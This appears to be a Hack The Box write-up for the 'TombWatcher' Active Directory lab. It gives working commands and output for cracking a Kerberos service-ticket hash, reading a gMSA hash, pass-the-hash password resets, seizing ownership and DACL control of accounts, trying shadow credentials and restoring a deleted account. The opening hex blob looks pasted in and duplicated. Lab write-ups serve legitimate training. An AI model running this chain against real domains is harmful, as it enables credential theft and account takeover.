2da6b34bf5385d02190e0f70a600e23b09f2bdb0a2cc09990340922948595f155240f208cacbb67021969ce0e786153d0b68c1bed4dcc8e75a72b12c18edcc615c0d2541f3f7242a2c8d3e5240994bc9c5be5b15d177c1f28ecc3f07c60e606523e95999993aaee28c37ad4786b1948846e88f4af0d98987e373e382dbb30c00604507089d92fe4579c36b3cf8363e1fb96fe92afeb8b38d9e6e402def98d95744db32a6fd822fe44572b667efa587439b655e36b43647dc7c6669a67999a6642deb92064a600a6ac711a0b5455df44dfd05554a38189ae455027e7424df4294965674238819786a83255d59685cfa2032d56dbf4fc049814e857687579b0cf123cc1c5b400b4dc68af6cdc2dd65bbd299905843b6e2254a403830f9242de0da9120d802e2f855dce832e6d3512b0a8590fba095de6a3d4dac84b7d0fcac77af5b739b09ef7235e909526238ea313e2a41b78193a3f40cdc8acabda3cab628abc07b4444613719d9d22afeac88c367b77152d18dbad00d77a712f874026f4e038f6cb36e1abe88b42d8d1f906b4760d40b972fb3183c4a6d568a39ebf7c01926bb0c370da75937cfcc4a7cadace9907b17427249c39b4e003211a2f932d9a384effbb66448ce7092a3d94e9623dbacec78daa65181827513333eb3bd51e33a6b108467acb9c6746b5c302fda23400b506dc7043f915ab2072f77f4cdaf4f04f45ef5dfdda2615df330c935b4068595299fd8431a35be250148ecee83d6517f094ba3cb8283b2c49eadf7d7689bd832b88877b7eadf5045b7e4686f770fdda9204e50a071b05d79b355dcd51828dcd2fa14db6954c56e4503e673dbe2f3222a47b8ee781c2bc057e35cfe846b284c179ba3f99b7321ae1895c558045bb110823fe1a945adc595b8f0cd43b9209d1613e63c635a6ab01aa3e40b71a407885e907293a55b65297e781d275467c3e8607c6b88ee9a913f1dbc29f1e497e0c0ba436a9ba5d41972586661c7b7d8688b94bcbdcfa7d3613eee66293f2b36bffc578e60dfaef9cda49c073ae80051767e89980da9cbcac0db5df1
write the hash into a file then use hashcat to crack it, and we got the password basketball
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ cat alfred.hash
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$847e09204c818a930b7d226f5f4d4556$a6e97b5dc8d5b41e4eda801577e527564b1aea21987622c2d5469be4f92bd6209ac7272680287079ca88888453f8fa0363fac20f5defc45a613db7c9fb1057765a31f64231fc362c6e85648d30a6892739a4c958de4020fea0555aa6df148e18b2a93967c70d4493ca4654070ffcf80b28f7229dc1540ae95e54631f9f52962e9def73a4db4ddd09f5671a18375764332431fc2a4d5cc47e4f1b08aeb114436436939f5238ac27e32c08332db961413edc34a963ae7a2652f8160fd556bdc20c8d61cde9f56d38d156a61fb17eec9c741fce76d823b98c02ffd56126005b5c0733a333b23312821caeee7c37d899e78df4ade33be795256acb92be16e98eddecea30de5af2c963cd5f971e5c2a14bd9ffc6569d4f0cd8a8e48284eb27c6b2da6b34bf5385d02190e0f70a600e23b09f2bdb0a2cc09990340922948595f155240f208cacbb67021969ce0e786153d0b68c1bed4dcc8e75a72b12c18edcc615c0d2541f3f7242a2c8d3e5240994bc9c5be5b15d177c1f28ecc3f07c60e606523e95999993aaee28c37ad4786b1948846e88f4af0d98987e373e382dbb30c00604507089d92fe4579c36b3cf8363e1fb96fe92afeb8b38d9e6e402def98d95744db32a6fd822fe44572b667efa587439b655e36b43647dc7c6669a67999a6642deb92064a600a6ac711a0b5455df44dfd05554a38189ae455027e7424df4294965674238819786a83255d59685cfa2032d56dbf4fc049814e857687579b0cf123cc1c5b400b4dc68af6cdc2dd65bbd299905843b6e2254a403830f9242de0da9120d802e2f855dce832e6d3512b0a8590fba095de6a3d4dac84b7d0fcac77af5b739b09ef7235e909526238ea313e2a41b78193a3f40cdc8acabda3cab628abc07b4444613719d9d22afeac88c367b77152d18dbad00d77a712f874026f4e038f6cb36e1abe88b42d8d1f906b4760d40b972fb3183c4a6d568a39ebf7c01926bb0c370da75937cfcc4a7cadace9907b17427249c39b4e003211a2f932d9a384effbb66448ce7092a3d94e9623dbacec78daa65181827513333eb3bd51e33a6b108467acb9c6746b5c302fda23400b506dc7043f915ab2072f77f4cdaf4f04f45ef5dfdda2615df330c935b4068595299fd8431a35be250148ecee83d6517f094ba3cb8283b2c49eadf7d7689bd832b88877b7eadf5045b7e4686f770fdda9204e50a071b05d79b355dcd51828dcd2fa14db6954c56e4503e673dbe2f3222a47b8ee781c2bc057e35cfe846b284c179ba3f99b7321ae1895c558045bb110823fe1a945adc595b8f0cd43b9209d1613e63c635a6ab01aa3e40b71a407885e907293a55b65297e781d275467c3e8607c6b88ee9a913f1dbc29f1e497e0c0ba436a9ba5d41972586661c7b7d8688b94bcbdcfa7d3613eee66293f2b36bffc578e60dfaef9cda49c073ae80051767e89980da9cbcac0db5df1
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ hashcat -a 0 alfred.hash /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2-382-g2d71af371) starting in autodetect mode
< SNIP>
* Keyspace..: 14344385

$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$847e09204c818a930b7d226f5f4d4556$a6e97b5dc8d5b41e4eda801577e527564b1aea21987622c2d5469be4f92bd6209ac7272680287079ca88888453f8fa0363fac20f5defc45a613db7c9fb1057765a31f64231fc362c6e85648d30a6892739a4c958de4020fea0555aa6df148e18b2a93967c70d4493ca4654070ffcf80b28f7229dc1540ae95e54631f9f52962e9def73a4db4ddd09f5671a18375764332431fc2a4d5cc47e4f1b08aeb114436436939f5238ac27e32c08332db961413edc34a963ae7a2652f8160fd556bdc20c8d61cde9f56d38d156a61fb17eec9c741fce76d823b98c02ffd56126005b5c0733a333b23312821caeee7c37d899e78df4ade33be795256acb92be16e98eddecea30de5af2c963cd5f971e5c2a14bd9ffc6569d4f0cd8a8e48284eb27c6b2da6b34bf5385d02190e0f70a600e23b09f2bdb0a2cc09990340922948595f155240f208cacbb67021969ce0e786153d0b68c1bed4dcc8e75a72b12c18edcc615c0d2541f3f7242a2c8d3e5240994bc9c5be5b15d177c1f28ecc3f07c60e606523e95999993aaee28c37ad4786b1948846e88f4af0d98987e373e382dbb30c00604507089d92fe4579c36b3cf8363e1fb96fe92afeb8b38d9e6e402def98d95744db32a6fd822fe44572b667efa587439b655e36b43647dc7c6669a67999a6642deb92064a600a6ac711a0b5455df44dfd05554a38189ae455027e7424df4294965674238819786a83255d59685cfa2032d56dbf4fc049814e857687579b0cf123cc1c5b400b4dc68af6cdc2dd65bbd299905843b6e2254a403830f9242de0da9120d802e2f855dce832e6d3512b0a8590fba095de6a3d4dac84b7d0fcac77af5b739b09ef7235e909526238ea313e2a41b78193a3f40cdc8acabda3cab628abc07b4444613719d9d22afeac88c367b77152d18dbad00d77a712f874026f4e038f6cb36e1abe88b42d8d1f906b4760d40b972fb3183c4a6d568a39ebf7c01926bb0c370da75937cfcc4a7cadace9907b17427249c39b4e003211a2f932d9a384effbb66448ce7092a3d94e9623dbacec78daa65181827513333eb3bd51e33a6b108467acb9c6746b5c302fda23400b506dc7043f915ab2072f77f4cdaf4f04f45ef5dfdda2615df330c935b4068595299fd8431a35be250148ecee83d6517f094ba3cb8283b2c49eadf7d7689bd832b88877b7eadf5045b7e4686f770fdda9204e50a071b05d79b355dcd51828dcd2fa14db6954c56e4503e673dbe2f3222a47b8ee781c2bc057e35cfe846b284c179ba3f99b7321ae1895c558045bb110823fe1a945adc595b8f0cd43b9209d1613e63c635a6ab01aa3e40b71a407885e907293a55b65297e781d275467c3e8607c6b88ee9a913f1dbc29f1e497e0c0ba436a9ba5d41972586661c7b7d8688b94bcbdcfa7d3613eee66293f2b36bffc578e60dfaef9cda49c073ae80051767e89980da9cbcac0db5df1:basketball

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb...db5df1
Time.Started.....: Thu Jun 18 21:27:58 2026 (0 secs)
Time.Estimated...: Thu Jun 18 21:27:58 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   347.1 kH/s (2.16ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2048/14344385 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> lovers1
Hardware.Mon.#01.: Util: 55%

Started: Thu Jun 18 21:27:49 2026
Stopped: Thu Jun 18 21:28:00 2026
listing users through rid brute shows one more user which is ansible_dev
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ nxc smb tombwatcher.htb -u alfred -p basketball --rid-brute
SMB 10.129.18.114 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:None) (Null Aut
h:True)
SMB 10.129.18.114 445 DC01 [+] tombwatcher.htb\alfred:basketball
SMB 10.129.18.114 445 DC01 498: TOMBWATCHER\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB 10.129.18.114 445 DC01 500: TOMBWATCHER\Administrator (SidTypeUser)
SMB 10.129.18.114 445 DC01 501: TOMBWATCHER\Guest (SidTypeUser)
SMB 10.129.18.114 445 DC01 502: TOMBWATCHER\krbtgt (SidTypeUser)
SMB 10.129.18.114 445 DC01 512: TOMBWATCHER\Domain Admins (SidTypeGroup)
SMB 10.129.18.114 445 DC01 513: TOMBWATCHER\Domain Users (SidTypeGroup)
SMB 10.129.18.114 445 DC01 514: TOMBWATCHER\Domain Guests (SidTypeGroup)
SMB 10.129.18.114 445 DC01 515: TOMBWATCHER\Domain Computers (SidTypeGroup)
SMB 10.129.18.114 445 DC01 516: TOMBWATCHER\Domain Controllers (SidTypeGroup)
SMB 10.129.18.114 445 DC01 517: TOMBWATCHER\Cert Publishers (SidTypeAlias)
SMB 10.129.18.114 445 DC01 518: TOMBWATCHER\Schema Admins (SidTypeGroup)
SMB 10.129.18.114 445 DC01 519: TOMBWATCHER\Enterprise Admins (SidTypeGroup)
SMB 10.129.18.114 445 DC01 520: TOMBWATCHER\Group Policy Creator Owners (SidTypeGroup)
SMB 10.129.18.114 445 DC01 521: TOMBWATCHER\Read-only Domain Controllers (SidTypeGroup)
SMB 10.129.18.114 445 DC01 522: TOMBWATCHER\Cloneable Domain Controllers (SidTypeGroup)
SMB 10.129.18.114 445 DC01 525: TOMBWATCHER\Protected Users (SidTypeGroup)
SMB 10.129.18.114 445 DC01 526: TOMBWATCHER\Key Admins (SidTypeGroup)
SMB 10.129.18.114 445 DC01 527: TOMBWATCHER\Enterprise Key Admins (SidTypeGroup)
SMB 10.129.18.114 445 DC01 553: TOMBWATCHER\RAS and IAS Servers (SidTypeAlias)
SMB 10.129.18.114 445 DC01 571: TOMBWATCHER\Allowed RODC Password Replication Group (SidTypeAlias)
SMB 10.129.18.114 445 DC01 572: TOMBWATCHER\Denied RODC Password Replication Group (SidTypeAlias)
SMB 10.129.18.114 445 DC01 1000: TOMBWATCHER\DC01$ (SidTypeUser)
SMB 10.129.18.114 445 DC01 1101: TOMBWATCHER\DnsAdmins (SidTypeAlias)
SMB 10.129.18.114 445 DC01 1102: TOMBWATCHER\DnsUpdateProxy (SidTypeGroup)
SMB 10.129.18.114 445 DC01 1103: TOMBWATCHER\Henry (SidTypeUser)
SMB 10.129.18.114 445 DC01 1104: TOMBWATCHER\Alfred (SidTypeUser)
SMB 10.129.18.114 445 DC01 1105: TOMBWATCHER\sam (SidTypeUser)
SMB 10.129.18.114 445 DC01 1106: TOMBWATCHER\john (SidTypeUser)
SMB 10.129.18.114 445 DC01 1107: TOMBWATCHER\Infrastructure (SidTypeGroup)
SMB 10.129.18.114 445 DC01 1108: TOMBWATCHER\ansible_dev$ (SidTypeUser)
Infrastructure Group
got stuck here for a while so I ended up recollecting data again for bloodhound, doing it from rusthound made no difference but when i used the python ingestor there was one more outbound object control
we can add ourselves to the Infrastructure group
but I have no idea why it didn't show at rusthound results, it didn't even show in bloody ad either
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ bloodhound-ce-python -d tombwatcher.htb -u alfred@tombwatcher.htb -p basketball --zip -c All --dns-tcp --nameserver 10.129.18.116
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: tombwatcher.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.tombwatcher.htb
INFO: Testing resolved hostname connectivity dead:beef::f904:7d14:dfa8:686c
INFO: Trying LDAP connection to dead:beef::f904:7d14:dfa8:686c
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.tombwatcher.htb
INFO: Testing resolved hostname connectivity dead:beef::f904:7d14:dfa8:686c
INFO: Trying LDAP connection to dead:beef::f904:7d14:dfa8:686c
INFO: Found 9 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.tombwatcher.htb
INFO: Done in 00M 35S
INFO: Compressing output into 20260618220508_bloodhound.zip it shows on
 bloodyAD but on the group object not the user which makes sense, but there is no way i might've looked there without bloodhound
I mean I found out earlier that I need to be in the Infrastructure group cause it got an interesting ACL that i needed but anyway lets move on
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ bloodyAD --host 10.129.18.116 -d tombwatcher.htb -u alfred -p basketball get object "CN=INFRASTRUCTURE,CN=USERS,DC=TOMBWATCHER,DC=HTB" --resolve-sd

distinguishedName: CN=Infrastructure,CN=Users,DC=tombwatcher,DC=htb
cn: Infrastructure
dSCorePropagationData: 2024-11-16 17:06:24+00:00
displayName: Infrastructure
groupType: -2147483646
instanceType: 4
nTSecurityDescriptor.Owner: Domain Admins
nTSecurityDescriptor.Control: DACL_AUTO_INHERITED|DACL_PRESENT|SACL_AUTO_INHERITED|SELF_RELATIVE
nTSecurityDescriptor.ACL.0.Type: == ALLOWED_OBJECT ==
nTSecurityDescriptor.ACL.0.Trustee: WINDOWS_AUTHORIZATION_ACCESS_GROUP
nTSecurityDescriptor.ACL.0.Right: READ_PROP
nTSecurityDescriptor.ACL.0.ObjectType: Token-Groups-Global-And-Universal
nTSecurityDescriptor.ACL.1.Type: == ALLOWED_OBJECT ==
nTSecurityDescriptor.ACL.1.Trustee: AUTHENTICATED_USERS
nTSecurityDescriptor.ACL.1.Right: CONTROL_ACCESS
nTSecurityDescriptor.ACL.1.ObjectType: Send-To
nTSecurityDescriptor.ACL.2.Type: == ALLOWED ==
nTSecurityDescriptor.ACL.2.Trustee: ACCOUNT_OPERATORS; LOCAL_SYSTEM; Domain Admins
nTSecurityDescriptor.ACL.2.Right: GENERIC_ALL
nTSecurityDescriptor.ACL.2.ObjectType: Self
nTSecurityDescriptor.ACL.3.Type: == ALLOWED ==
nTSecurityDescriptor.ACL.3.Trustee: Alfred
nTSecurityDescriptor.ACL.3.Right: WRITE_VALIDATED
nTSecurityDescriptor.ACL.3.ObjectType: Self
and added ourselves to the Infrastructure group
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ bloodyAD --host 10.129.18.116 -d tombwatcher.htb -u alfred -p basketball add groupMember Infrastructure alfred
[+] alfred added to Infrastructure
Ansible_dev Computer
now look at this very nice chain once we added ourselves to the Infrastructure group
 the infrastructure group can readGMSA over the ansible_dev account we found earlier so lets read it
 as you can see we got the hash for the ansible_dev
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ nxc ldap tombwatcher.htb -u alfred -p basketball --gmsa
LDAP 10.129.18.116 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Never)
LDAP 10.129.18.116 389 DC01 [+] tombwatcher.htb\alfred:basketball
LDAP 10.129.18.116 389 DC01 [*] Getting GMSA Passwords
LDAP 10.129.18.116 389 DC01 Account: ansible_dev$ NTLM: b91f529d36292ba764273e5dd7b90fa1 PrincipalsAllowedToReadPassword: Infrastructure
Sam User
the ansible_dev account got ForceChangePassword over Sam account meaning we can change his password without the need of the old password, now we have the hash we can do PTH and change the password
 as you can see we changed the password
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ bloodyAD --host 10.129.18.116 -d tombwatcher.htb -u ansible_dev$ -p :b91f529d36292ba764273e5dd7b90fa1 set password SAM 'Password123!'
[+] Password changed successfully!
Shell as John
having Sam's account meaning we have write owner over john's account
if we have write owner over that account, then we can add ourselves as the owner then we can give ourselves any permission we need over the account and do something like shadow credential or something

and as you can see we changed the old owner which was the Domain Admins group to be us now
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ owneredit.py tombwatcher.htb/sam:'Password123!' -target john -new-owner sam -dc-ip 10.129.18.116 -action write
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=tombwatcher,DC=htb
[*] OwnerSid modified successfully!
now we have full control over the account
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ dacledit.py tombwatcher.htb/sam:'Password123!' -dc-ip 10.129.18.116 -principal sam -target john -action write -rights FullControl
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260618-222540.bak
[*] DACL modified successfully!
trying to do shadow creds (there is ADCS remember!) didn't workout so lets just change the password then
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ certipy shadow auto -dc-ip 10.129.18.116 -u sam -p 'Password123!' -account john
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'john'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'e88786c053904a7ba7436f56ee827a4b'
[*] Adding Key Credential with device ID 'e88786c053904a7ba7436f56ee827a4b' to the Key Credentials for 'john'
[*] Successfully added Key Credential with device ID 'e88786c053904a7ba7436f56ee827a4b' to the Key Credentials for 'john'
[*] Authenticating as 'john' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'john@tombwatcher.htb'
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
[-] Use -debug to print a stacktrace
[-] See the wiki for more information
[*] Restoring the old Key Credentials for 'john'
[*] Successfully restored the old Key Credentials for 'john'
[*] NT hash for 'john': None
and we changed the password for john
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ bloodyAD --host 10.129.18.116 -d tombwatcher.htb -u sam -p 'Password123!' set password john 'Password123!'
[+] Password changed successfully!
john is member of Remote Management Users meaning we can winrm in so lets do that
and we got user
 and just because there is ADCS in place, I always run SharpHound cause it is the best when dealing with certificates
Lateral Movement
ADCS OU
looking at the bloodhound again
john got generic all over the entire ADCS OU

so What I am gonna do, I will get Full control over the OU then run for vulnerable templates
now we have full control over the OU lets find vulnerable templates
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ dacledit.py tombwatcher.htb/john:'Password123!' -dc-ip 10.129.18.116 -principal john -target-dn 'OU=ADCS,DC=TOMBWATCHER,DC=HTB' -action write -rights FullControl -inheritance
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
[*] DACL backed up to dacledit-20260618-224251.bak
[*] DACL modified successfully!
using --vulnerable to list the vulnerable templates only got us nothing so i decided to list all templates
the bloodhound shows that we can enroll in 4 different templates but looking at certipy there is only one template that we can enroll in which is Machine template
we can't even enroll as John but as Domain Computers (we got ansible_dev)
 19
    Template Name                       : Machine
    Display Name                        : Computer
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireDns
                                          SubjectRequireDnsAsCn
    Enrollment Flag                     : AutoEnrollment
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T00:57:49+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Domain Computers
                                          TOMBWATCHER.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Domain Computers
                                          TOMBWATCHER.HTB\Enterprise Admins
    [+] User Enrollable Principals      : TOMBWATCHER.HTB\Domain Computers
    [*] Remarks
      ESC2 Target Template              : Template can be targeted as part of ESC2 exploitation. This is not a vulnerability by itself. See the wiki for more details. Template has schema version 1.
      ESC3 Target Template              : Template can be targeted as part of ESC3 exploitation. This is not a vulnerability by itself. See the wiki for more details. Template has schema version 1.
I decided to list all children in the domain, maybe bloodhound is tripping and doesn't show children for that OU but there is actually some children for it or something
Cert_Admin Account
there is AD Recycle bin group and a deleted user called cert_admin which i bet he was in the ADCS Container
distinguishedName: CN=cert_admin\0ADEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3,CN=Deleted Objects,DC=tombwatcher,DC=htb

distinguishedName: CN=BCKUPKEY_765b4ab1-bf28-4378-988f-f0228d35c5df Secret,CN=System,DC=tombwatcher,DC=htb

distinguishedName: CN=BCKUPKEY_P Secret,CN=System,DC=tombwatcher,DC=htb

distinguishedName: CN=BCKUPKEY_c6e1e41c-ab6b-4c52-b66b-d424e30d36f9 Secret,CN=System,DC=tombwatcher,DC=htb

distinguishedName: CN=BCKUPKEY_PREFERRED Secret,CN=System,DC=tombwatcher,DC=htb

distinguishedName: CN=cert_admin\0ADEL:c1f1f0fe-df9c-494c-bf05-0679e181b358,CN=Deleted Objects,DC=tombwatcher,DC=htb

distinguishedName: CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
but because there is multiple instances we need to know which one got the lastKnownParent to be something we control
all has their lastKnownParent to be the ADCS OU (even without that we can set it explicitly cause we got FullAccess over the OU we can set it as parent for them i guess)
so i will just restore the most recent deleted one
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ ldapsearch -x -H ldap://10.129.18.116 -D 'john@tombwatcher.htb' -w 'Password123!' \
  -b 'CN=Deleted Objects,DC=tombwatcher,DC=htb' -E '1.2.840.113556.1.4.417' \
  '(objectClass=user)' distinguishedName whenChanged whenCreated lastKnownParent sAMAccountName
# extended LDIF
#
# LDAPv3
# base <CN=Deleted Objects,DC=tombwatcher,DC=htb> with scope subtree
# filter: (objectClass=user)
# requesting: distinguishedName whenChanged whenCreated lastKnownParent sAMAccountName
#

# cert_admin
DEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3, Deleted Objects, tombwat
 cher.htb
dn: CN=cert_admin\0ADEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3,CN=Deleted Object
 s,DC=tombwatcher,DC=htb
distinguishedName: CN=cert_admin\0ADEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3,CN
 =Deleted Objects,DC=tombwatcher,DC=htb
whenCreated: 20241116005559.0Z
whenChanged: 20241116005759.0Z
sAMAccountName: cert_admin
lastKnownParent: OU=ADCS,DC=tombwatcher,DC=htb

# cert_admin
DEL:c1f1f0fe-df9c-494c-bf05-0679e181b358, Deleted Objects, tombwat
 cher.htb
dn: CN=cert_admin\0ADEL:c1f1f0fe-df9c-494c-bf05-0679e181b358,CN=Deleted Object
 s,DC=tombwatcher,DC=htb
distinguishedName: CN=cert_admin\0ADEL:c1f1f0fe-df9c-494c-bf05-0679e181b358,CN
 =Deleted Objects,DC=tombwatcher,DC=htb
whenCreated: 20241116170405.0Z
whenChanged: 20241116170421.0Z
sAMAccountName: cert_admin
lastKnownParent: OU=ADCS,DC=tombwatcher,DC=htb

# cert_admin
DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf, Deleted Objects, tombwat
 cher.htb
dn: CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Object
 s,DC=tombwatcher,DC=htb
distinguishedName: CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN
 =Deleted Objects,DC=tombwatcher,DC=htb
whenCreated: 20241116170704.0Z
whenChanged: 20241116170727.0Z
sAMAccountName: cert_admin
lastKnownParent: OU=ADCS,DC=tombwatcher,DC=htb
now this object is restored
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ bloodyAD -u john -p 'Password123!' -d tombwatcher.htb --host 10.129.18.116 set restore "CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb"
[+] CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb has been restored successfully under CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
